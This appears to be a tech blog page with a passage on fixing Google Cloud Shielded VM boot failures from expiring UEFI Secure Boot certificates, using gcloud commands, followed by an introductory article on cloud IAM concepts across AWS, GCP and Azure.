gcloud compute instances update INSTANCE_NAME \
  --zone=ZONE \
  --no-shielded-secure-boot

# Start the instance
gcloud compute instances start INSTANCE_NAME --zone=ZONE

# SSH in, apply OS updates and any pending bootloader upgrades
# (The system will boot without Secure Boot enforcement)
sudo apt-get update && sudo apt-get upgrade -y   # Debian/Ubuntu
# or
sudo dnf update -y                                # RHEL/CentOS

# Stop the instance again
gcloud compute instances stop INSTANCE_NAME --zone=ZONE

# Re-enable Secure Boot
gcloud compute instances update INSTANCE_NAME \
  --zone=ZONE \
  --shielded-secure-boot

# Start again — now boots with new bootloader binaries
gcloud compute instances start INSTANCE_NAME --zone=ZONE

Note: This workaround doesn’t add the 2023 certs to the DB. It bypasses Secure Boot enforcement temporarily. The underlying UEFI DB still only has the 2011 certs. You still need to recreate the instance to get the updated DB — this is only a bridge to keep the instance alive while you plan migration.


Option 3: Restore from Machine Image

If an instance is already in a boot failure state and the workaround above doesn’t apply:

# List available machine images
gcloud compute machine-images list

# Restore from a pre-failure machine image
gcloud compute instances create INSTANCE_NAME-restored \
  --source-machine-image=MACHINE_IMAGE_NAME \
  --zone=ZONE

Then immediately plan recreation on a post-November 7, 2025 instance.


vTPM, BitLocker, and Full Disk Encryption: The Hidden Risk

For VMs using Shielded VM features beyond just Secure Boot — specifically vTPM with sealed secrets — certificate expiry creates a more dangerous failure mode.

How vTPM sealing works:

  Boot sequence measurements → PCR registers (PCR 0–7 for UEFI, PCR 8–15 for OS)
         │
         ▼
  TPM seals secrets (FDE key, BitLocker key) to specific PCR values
         │
         ▼
  On next boot: PCR values must match for TPM to release the key
         │
         ▼
  If Secure Boot state changes (cert DB changes, Secure Boot disabled) →
  PCR values change → TPM refuses to unseal → FDE fails → disk inaccessible

What this means in practice:

  • Linux FDE (LUKS with TPM2 unsealing): If Secure Boot fails or is temporarily disabled per the workaround above, the TPM will not release the LUKS volume key. The system will drop to a recovery prompt. You need the LUKS recovery passphrase.

  • Windows BitLocker: If PCR values shift (Secure Boot disabled, cert DB changed), BitLocker enters recovery mode. The VM prompts for the BitLocker recovery key on next boot. Without it, the volume is inaccessible.

  • Windows Virtual Secure Mode: VSM uses vTPM to protect credentials. If Secure Boot state changes, VSM-protected secrets become inaccessible until re-enrollment.

Action before any changes:

# For Linux: ensure you have the LUKS recovery key
sudo cryptsetup luksDump /dev/sda3 | grep "Key Slot"

# For Windows: export BitLocker recovery key before touching Secure Boot state
# (Do this from within the running Windows instance via PowerShell)
Get-BitLockerVolume | Select-Object -ExpandProperty KeyProtector | Where-Object {$_.KeyProtectorType -eq "RecoveryPassword"}

Store recovery keys in Secret Manager, not just locally:

# Store LUKS key in GCP Secret Manager
echo -n "YOUR_RECOVERY_KEY" | gcloud secrets create luks-recovery-INSTANCE_NAME \
  --data-file=- \
  --replication-policy=automatic

⚠ Production Gotchas

1. OS update automation is the trigger, not the cert expiry date itself.
The certs don’t enforce anything at runtime. The actual failure happens when an unattended-upgrade, yum-cron, or GKE node OS update pulls in a new shim/Boot Manager binary signed only by the 2023 cert. Instances may fail to boot weeks or months before the official cert expiry date if distros ship updated bootloaders early.

2. GKE surge upgrades can mask the problem — temporarily.
During a node pool upgrade, GKE creates new nodes (with updated certs) before draining old ones. Workloads move to new nodes. The old nodes get deleted. This looks fine — until you realize some in-place operations (node taints, label changes, manual kubelet restarts) could force old nodes to reboot without triggering node replacement.

3. Disabling Secure Boot changes vTPM PCR values — plan FDE recovery before touching anything.
The temporary workaround (disable Secure Boot) will invalidate TPM-bound disk encryption. Have recovery keys ready before running --no-shielded-secure-boot.

4. Windows Event ID 1801 is an early warning — act on it.
If you see this event in your Windows Compute Engine instances before June 2026, that instance has already identified itself as carrying the old certs. Use it as your automated detection signal in Cloud Logging.

# Query Cloud Logging for Event ID 1801 across Windows instances
gcloud logging read 'resource.type="gce_instance" AND jsonPayload.EventID=1801' \
  --format="table(resource.labels.instance_id,timestamp,jsonPayload.Message)" \
  --limit=50

5. Instance templates propagate the old DB.
If you use instance templates or managed instance groups (MIGs) to create VMs, and those templates were created before November 7, 2025, new instances created from them may or may not inherit updated certs depending on how the template configures the UEFI DB. Verify by checking creation timestamp of the resulting instance, not the template.

6. Custom OS images don’t fix this.
Importing a custom image or using a custom OS does not update the UEFI certificate database. The DB is part of the VM’s UEFI firmware state, not the OS disk image. Recreating the instance is the only reliable path.


Quick Reference: Commands

Task Command
List affected Compute Engine VMs gcloud compute instances list --filter="creationTimestamp < '2025-11-07' AND shieldedInstanceConfig.enableSecureBoot=true"
Check UEFI DB on a Linux VM sudo mokutil --db \| grep -E "Subject\|Not After"
Check for 2023 cert presence mokutil --db 2>/dev/null \| grep "Microsoft.*2023" \|\| echo "2023 cert absent"
Disable Secure Boot (emergency) gcloud compute instances update INSTANCE --zone=ZONE --no-shielded-secure-boot
Re-enable Secure Boot gcloud compute instances update INSTANCE --zone=ZONE --shielded-secure-boot
Find affected GKE nodes gcloud compute instances list --filter="labels.goog-gke-node:* AND creationTimestamp < '2025-11-07' AND shieldedInstanceConfig.enableSecureBoot=true"
Trigger GKE node pool upgrade gcloud container clusters upgrade CLUSTER --location=LOCATION --node-pool=POOL
Store LUKS key in Secret Manager echo -n "KEY" \| gcloud secrets create NAME --data-file=-
Query Windows Event 1801 in Logging gcloud logging read 'resource.type="gce_instance" AND jsonPayload.EventID=1801'
Create machine image backup gcloud compute machine-images create BACKUP --source-instance=INSTANCE --source-instance-zone=ZONE

Framework Alignment

Framework Domain Relevance
CISSP Domain 7: Security Operations Patch management, boot integrity, incident response
CISSP Domain 3: Security Architecture Secure Boot trust chain, TPM integration, cryptographic key lifecycle
NIST CSF 2.0 ID.AM, PR.IP Asset inventory of affected VMs; integrity protection of boot chain
CIS Benchmarks CIS Google Cloud Computing Foundations Shielded VM controls, vTPM configuration
OWASP Top 10 A05: Security Misconfiguration Failure to maintain certificate currency in security-critical infrastructure

Key Takeaways

  • The expiry of three Microsoft UEFI CA certificates in 2026 creates a window where GCP VMs with Secure Boot enabled — created before November 7, 2025 — will fail to boot after pulling in new bootloader packages
  • The failure is not instantaneous on the cert expiry date. It’s triggered by the next OS update that ships a bootloader signed exclusively by the 2023 replacement certs
  • GKE Shielded Nodes are affected through the same mechanism: node VMs that haven’t been recreated since November 7, 2025 carry the old UEFI database
  • vTPM-sealed secrets (FDE, BitLocker, VSM) add a secondary failure mode if Secure Boot state is changed as part of remediation — have recovery keys before touching anything
  • Google’s recommended fix is instance recreation. The workaround (disable Secure Boot temporarily) keeps instances alive but doesn’t fix the underlying DB — treat it as a bridge, not a resolution
  • Audit now, before June 24. The command is one line. The blast radius of missing this is a production boot failure at 2 AM after a routine security patch run

What’s Next

If you’re running Shielded VMs in production, this certificate expiry is the kind of quiet deadline that fails silently — not with an alarm, but with a VM that doesn’t come back after a patch cycle. The time to audit is before your automated patching runs, not after.

If you found this useful, the linuxcent.com newsletter covers infrastructure security at this depth regularly — kernel internals, cloud platform gotchas, and the operational implications that vendor docs bury in footnotes.

Get the next deep-dive in your inbox when it publishes → [subscribe link]

What Is Cloud IAM — and Why Every API Call Depends on It

Reading Time: 11 minutes


What Is Cloud IAMAuthentication vs AuthorizationIAM Roles vs PoliciesAWS IAM Deep DiveGCP Resource Hierarchy IAMAzure RBAC Scopes


TL;DR

  • Cloud IAM is the system that decides whether any API call is allowed or denied — deny by default, explicit Allow required at every layer
  • Every API call answers four questions: Who? (Identity) What? (Action) On what? (Resource) Under what conditions? (Context)
  • Two identity types in every cloud account: human (engineers) and machine (Lambda, EC2, Kubernetes pods) — machine identities outnumber human by 10:1 in most production environments
  • AWS, GCP, and Azure share the same model: deny-by-default, policy-driven, principal-based — different syntax, same mental model
  • The gap between granted and used permissions is where attackers move — the average IAM entity uses under 5% of its granted permissions
  • IAM failure has two modes: over-permissioned (“it works”) and over-restricted (“it’s secure, engineers work around it”) — both end in incidents

The Big Picture

                        WHAT IS CLOUD IAM?

  Every API call in AWS, GCP, or Azure answers four questions:

  ┌─────────────┐   ┌─────────────┐   ┌─────────────┐   ┌─────────────┐
  │    WHO?     │   │   WHAT?     │   │  ON WHAT?   │   │  UNDER      │
  │             │   │             │   │             │   │  WHAT?      │
  │  Identity / │   │  Action /   │   │  Resource   │   │             │
  │  Principal  │   │  Permission │   │             │   │  Condition  │
  │             │   │             │   │             │   │             │
  │ IAM Role    │   │ s3:GetObject│   │ arn:aws:s3: │   │ MFA: true   │
  │ Svc Account │   │ ec2:Start   │   │ ::prod-data │   │ IP: 10.0/8  │
  │ Managed     │   │ iam:        │   │ /exports/*  │   │ Time: 09-17 │
  │ Identity    │   │   PassRole  │   │             │   │             │
  └─────────────┘   └─────────────┘   └─────────────┘   └─────────────┘
        └────────────────┴────────────────┴────────────────┘
                                  │
                     ┌────────────▼────────────┐
                     │    IAM Policy Engine    │
                     │    deny by default      │
                     │                         │
                     │  Explicit ALLOW?   ─────┼──→  PERMIT
                     │  Explicit DENY?    ─────┼──→  DENY (overrides Allow)
                     │  No matching rule? ─────┼──→  DENY (implicit)
                     └─────────────────────────┘

Cloud IAM is the answer to a question every growing infrastructure team hits: at scale, how do you know who can do what, why they can do it, and whether they still should?


Introduction

Cloud IAM (Identity and Access Management) is the control plane for access in every major cloud provider. Every API call — reading a file, starting an instance, invoking a function — goes through an IAM evaluation. The result is binary: explicit Allow or deny. There is no implicit access. Nothing is open by default. This is what makes cloud IAM fundamentally different from the access models that came before it.

Understanding why it works that way requires tracing how access control evolved — and what kept breaking at each stage.

A few years into my career managing Linux infrastructure, I was handed a production server audit. The task was straightforward: find out who had access to what. I pulled /etc/passwd, checked the sudoers file, reviewed SSH authorized_keys across the fleet.

Three days later, I had a spreadsheet nobody wanted to read.

The problem wasn’t that the access was wrong. Most of it was fine. The problem was that nobody — not the team lead, not the security team, not the engineers who’d been there five years — could tell me why a particular account had access to a particular server. It had accumulated. People joined, got access, changed teams, left. The access stayed.

That was a 40-server fleet in 2012.

Fast-forward to a cloud environment today: you might have 50 engineers, 300 Lambda functions, 20 microservices, CI/CD pipelines, third-party integrations, compliance scanners — all making API calls, all needing access to something. The identity sprawl problem I spent three days auditing manually on 40 servers now exists at a scale where manual auditing isn’t even a conversation.

This is the problem Identity and Access Management exists to solve. Not just in theory — in practice, at the scale cloud infrastructure demands.


How We Got Here — The Evolution of Access Control

To understand why cloud IAM works the way it does, you need to trace how access control evolved. The design decisions in AWS IAM, GCP, and Azure didn’t come out of nowhere. They’re answers to lessons learned the hard way across decades of broken systems.

The Unix Model (1970s–1990s): Simple and Sufficient

Unix got the fundamentals right early. Every resource (file, device, process) has an owner and a group. Every action is one of three: read, write, execute. Every user is either the owner, in the group, or everyone else.

-rw-r--r--  1 vamshi  engineers  4096 Apr 11 09:00 deploy.conf
# owner can read/write | group can read | others can read

For a single machine or a small network, this model is elegant. The permissions are visible in a ls -l. Reasoning about access is straightforward. Auditing means reading a few files.

However, the cracks started showing when organizations grew. You’d add sudo to give specific commands to specific users. Then sudoers files became 300 lines long. Then you’d have shared accounts because managing individual ones was “too much overhead.” Shared accounts mean no individual accountability. No accountability means no audit trail worth anything.

The Directory Era (1990s–2000s): Centralise or Collapse

As networks grew, every server managing its own /etc/passwd became untenable. Enter LDAP and Active Directory. Instead of distributing identity management across every machine, you centralised it: one directory, one place to add users, one place to disable them when someone left.

This was a significant step forward. Onboarding got faster. Offboarding became reliable. Group membership drove access to resources across the network.

Why Groups Became the New Problem

But the permission model was still coarse. You were either in the Domain Admins group or you weren’t. “Read access to the file share” was a group. “Deploy to the staging web server” was a group. Managing fine-grained permissions at scale meant managing hundreds of groups, and the groups themselves became the audit nightmare.

I spent time in environments like this. The group named SG_Prod_App_ReadWrite_v2_FINAL that nobody could explain. The AD group from a project that ended three years ago but was still in twenty user accounts. The contractor whose AD account was disabled but whose service account was still running a nightly job.

The directory model centralised identity. It didn’t solve the permissions sprawl problem.

The Cloud Shift (2006–2014): Everything Changes

AWS launched EC2 in 2006. In 2011, AWS IAM went into general availability. That date matters — for the first five years of AWS, access control was primitive. Root accounts. Access keys. No roles.

Early AWS environments I’ve seen (and had to clean up) reflect this era: a single root account access key shared across a team, rotated manually on a shared spreadsheet. Static credentials in application config files. EC2 instances with AdministratorAccess because “it was easier at the time.”

The Model That Changed Everything

The AWS team understood what they’d built was dangerous. IAM in 2011 introduced the model that all three major cloud providers now share: deny-by-default, policy-driven, principal-based access control. Not “who is in which group.” The question became: which policy explicitly grants this specific action on this specific resource to this specific identity.

GCP launched its IAM model with a different flavour in 2012 — hierarchical, additive, binding-based. Azure RBAC came to general availability in 2014, built on top of Active Directory’s identity model.

By 2015, the modern cloud IAM era was established. The primitives existed. The problem shifted from “does IAM exist?” to “are we using it correctly?” — and most teams were not.

In practice, that question is still the right one to ask today.


The Problem IAM Actually Solves

Here’s the honest version of what IAM is for, based on what I’ve seen go wrong without it.

Without proper IAM, you get one of two outcomes:

The first is what I call the “it works” environment. Everything runs. The developers are happy. Access requests take five minutes because everyone gets the same broad policy. And then a Lambda function’s execution role — which had s3:* on * because someone once needed to debug something — gets its credentials exposed through an SSRF vulnerability in the app it runs. That role can now read every bucket in the account, including the one with the customer database exports.

The second is the “it’s secure” environment. Access is locked down. Every request goes through a ticket. The ticket goes to a security team that approves it in three to five business days. Engineers work around it by storing credentials locally. The workarounds become the real access model. The formal IAM posture and the actual access posture diverge. The audit finds the formal one. Attackers find the real one.

IAM, done right, is the discipline of walking the line between those two outcomes. It’s not a product you buy or a feature you turn on. It’s a practice — a continuous process of defining what access exists, why it exists, and whether it’s still needed.


The Core Concepts — Taught, Not Listed

Let me walk you through the vocabulary you need, grounded in what each concept means in practice.

Identity: Who Is Making This Request?

An identity is any entity that can hold a credential and make requests. In cloud environments, identities split into two types:

Human identities are engineers, operators, and developers. They authenticate via the console, CLI, or SDK. They should ideally authenticate through a central IdP (Okta, Google Workspace, Entra ID) using federation — more on that in SAML vs OIDC: Which Federation Protocol Belongs in Your Cloud?.

Machine identities are everything else: Lambda functions, EC2 instances, Kubernetes pods, CI/CD pipelines, monitoring agents, data pipelines. In most production environments, machine identities outnumber human identities by 10:1 or more.

This ratio matters. When your security model is designed primarily for human access, the 90% of identities that are machines become an afterthought. That’s where access keys end up in environment variables, where Lambda functions get broad permissions because nobody thought carefully about what they actually need, where the real attack surface lives.

Principal: The Authenticated Identity Making a Specific Request

A principal is an identity that has been authenticated and is currently making a request. The distinction from “identity” is subtle but important: the principal includes the context of how the identity authenticated.

In AWS, an IAM role assumed by EC2, assumed by a Lambda, and assumed by a developer’s CLI session are three different principals — even if they all assume the same role. The session context, source, and expiration differ.

{
  "Principal": {
    "AWS": "arn:aws:iam::123456789012:role/DataPipelineRole"
  }
}

In GCP, the equivalent term is member. In Azure, it’s security principal — a user, group, service principal, or managed identity.

Resource: What Is Being Accessed?

A resource is whatever is being acted upon. In AWS, every resource has an ARN (Amazon Resource Name) — a globally unique identifier.

arn:aws:s3:::customer-data-prod          # S3 bucket
arn:aws:s3:::customer-data-prod/*        # everything inside that bucket
arn:aws:ec2:ap-south-1:123456789012:instance/i-0abcdef1234567890
arn:aws:iam::123456789012:role/DataPipelineRole

The ARN structure tells you: service, region, account, resource type, resource name. Once you can read ARNs fluently, IAM policies become much less intimidating.

Action: What Is Being Done?

An action (AWS/Azure) or permission (GCP) is the operation being attempted. Cloud providers express these as service:Operation strings:

# AWS
s3:GetObject           # read a specific object
s3:PutObject           # write an object
s3:DeleteObject        # delete an object — treat differently than read
iam:PassRole           # assign a role to a service — one of the most dangerous permissions
ec2:DescribeInstances  # list instances — often overlooked, but reveals infrastructure

# GCP
storage.objects.get
storage.objects.create
iam.serviceAccounts.actAs   # impersonate a service account — equivalent to iam:PassRole danger

When I audit IAM configurations, I pay special attention to any policy that includes iam:*, iam:PassRole, or wildcards like "Action": "*". These are the permissions that let a compromised identity create new identities, assign itself more power, or impersonate other accounts. They’re the privilege escalation primitives — more on that in AWS IAM Privilege Escalation: How iam:PassRole Leads to Full Compromise.

Policy: The Document That Connects Everything

A policy is a document that says: this principal can perform these actions on these resources, under these conditions.

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ReadCustomerDataBucket",
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:ListBucket"
      ],
      "Resource": [
        "arn:aws:s3:::customer-data-prod",
        "arn:aws:s3:::customer-data-prod/*"
      ]
    }
  ]
}

Notice what’s explicit here: the effect (Allow), the exact actions (not s3:*), and the exact resource (not *). Every word in this document is a deliberate decision. The moment you start using wildcards to save typing, you’re writing technical debt that will come back as a security incident.


How IAM Actually Works — The Decision Flow

When any API call hits a cloud service, an IAM engine evaluates it. Understanding this flow is the foundation of debugging access issues, and more importantly, of understanding why your security posture is what it is.

Request arrives:
  Action:    s3:PutObject
  Resource:  arn:aws:s3:::customer-data-prod/exports/2026-04-11.csv
  Principal: arn:aws:iam::123456789012:role/DataPipelineRole
  Context:   { source_ip: "10.0.2.15", mfa: false, time: "02:30 UTC" }

IAM Engine evaluation (AWS):
  1. Is there an explicit Deny anywhere? → No
  2. Does the SCP (if any) allow this? → Yes
  3. Does the identity-based policy allow this? → Yes (via DataPipelinePolicy)
  4. Does the resource-based policy (bucket policy) allow or deny? → No explicit rule → implicit allow for same-account
  5. Is there a permissions boundary? → No
  Decision: ALLOW

The critical insight here: cloud IAM is deny-by-default. There is no implicit allow. If there is no policy that explicitly grants s3:PutObject to this role on this bucket, the request fails. The only way in is through an explicit "Effect": "Allow".

This is the opposite of how most traditional systems work. In a Unix permission model, if your file is world-readable (-r--r--r--), anyone can read it unless you actively restrict them. In cloud IAM, nothing is accessible unless you actively grant it.

When I’m debugging an AccessDenied error — and every engineer who works with cloud IAM spends significant time doing this — the mental model is always: “what is the chain of explicit Allows that should be granting this access, and at which layer is it missing?”


Why This Is Harder Than It Looks

Understanding the concepts is the easy part. The hard part is everything that happens at organisational scale over time.

Scale. A real AWS account in a growing company might have 600+ IAM roles, 300+ policies, and 40+ cross-account trust relationships. None of these were designed together. They evolved incrementally, each change made by someone who understood the context at the time and may have left the organisation since. The cumulative effect is an IAM configuration that no single person fully understands.

Drift. IAM configs don’t stay clean. An engineer needs to debug a production issue at 2 AM and grants themselves broad access temporarily. The temporary access never gets revoked. Multiply that by a team of 20 over three years. I’ve audited environments where 60% of the permissions in a role had never been used — not once — in the 90-day CloudTrail window. That unused 60% is pure attack surface.

The machine identity blind spot. Most IAM governance practices were built for human users. Service accounts, Lambda roles, and CI/CD pipeline identities get created rapidly and reviewed rarely. In my experience, these are the identities most likely to have excess permissions, least likely to be in the access review process, and most likely to be the initial foothold in a cloud breach.

The gap between granted and used. That said, this one surprised me most when I first started doing cloud security work. AWS data from real customer accounts shows the average IAM entity uses less than 5% of its granted permissions. That 95% excess isn’t just waste — it’s attack surface. Every permission that exists but isn’t needed is a permission an attacker can use if they compromise that identity.


IAM Across AWS, GCP, and Azure — The Conceptual Map

The three major providers implement IAM differently in syntax, but the same model underlies all of them. Once you understand one deeply, the others become a translation exercise.

Concept AWS GCP Azure
Identity store IAM users / roles Google accounts, Workspace Entra ID
Machine identity IAM Role (via instance profile or AssumeRole) Service Account Managed Identity
Access grant mechanism Policy document attached to identity or resource IAM binding on resource (member + role + condition) Role Assignment (principal + role + scope)
Hierarchy Account is the boundary; Org via SCPs Org → Folder → Project → Resource Tenant → Management Group → Subscription → Resource Group → Resource
Default stance Deny Deny Deny
Wildcard risk "Action": "*" on "Resource": "*" Primitive roles (viewer/editor/owner) Owner or Contributor assigned broadly

The hierarchy point is worth pausing on. AWS is relatively flat — the account is the primary security boundary. GCP’s hierarchy means a binding at the Organisation level propagates down to every project. Azure’s hierarchy means a role assignment at the Management Group level flows through every subscription beneath it.

The blast radius of a misconfiguration scales with how high in the hierarchy it sits.

This will matter in GCP IAM Policy Inheritance and Azure RBAC Explained when we go deep on GCP and Azure specifically. For now, the takeaway is: understand where in the hierarchy a permission is granted, because the same permission granted at the wrong level has a very different security implication.


Framework Alignment

If you’re mapping this episode to a control framework — for a compliance audit, a certification study, or building a security program — here’s where it lands:

Framework Reference What It Covers Here
CISSP Domain 1 — Security & Risk Management IAM as a risk reduction control; blast radius is a risk variable
CISSP Domain 5 — Identity and Access Management Direct implementation: who can do what, to which resources, under what conditions
ISO 27001:2022 5.15 Access control Policy requirements for restricting access to information and systems
ISO 27001:2022 5.16 Identity management Managing the full lifecycle of identities in the organization
ISO 27001:2022 5.18 Access rights Provisioning, review, and removal of access rights
SOC 2 CC6.1 Logical access security controls to protect against unauthorized access
SOC 2 CC6.3 Access removal and review processes to limit unauthorized access

Key Takeaways

  • IAM evolved from Unix file permissions → directory services → cloud policy engines, driven by scale and the failure modes of each prior model
  • Cloud IAM is deny-by-default: every access requires an explicit Allow somewhere in the policy chain
  • Identities are human or machine; in production, machines dominate — and they’re the under-governed majority
  • A policy binds a principal to actions on resources; every word is a deliberate security decision
  • The hardest IAM problems aren’t technical — they’re organisational: drift, unused permissions, machine identities nobody owns, and access reviews that never happen
  • The gap between granted and used permissions is where attackers find room to move

What’s Next

Now that you understand what IAM is and why it exists, the next question is the one that trips up even experienced engineers: what’s the difference between authentication and authorization, and why does conflating them cause security failures?

EP02 works through both — how cloud providers implement each, where the boundary sits, and why getting this boundary wrong creates exploitable gaps.

Next: Authentication vs Authorization: AWS AccessDenied Explained

Get EP02 in your inbox when it publishes → subscribe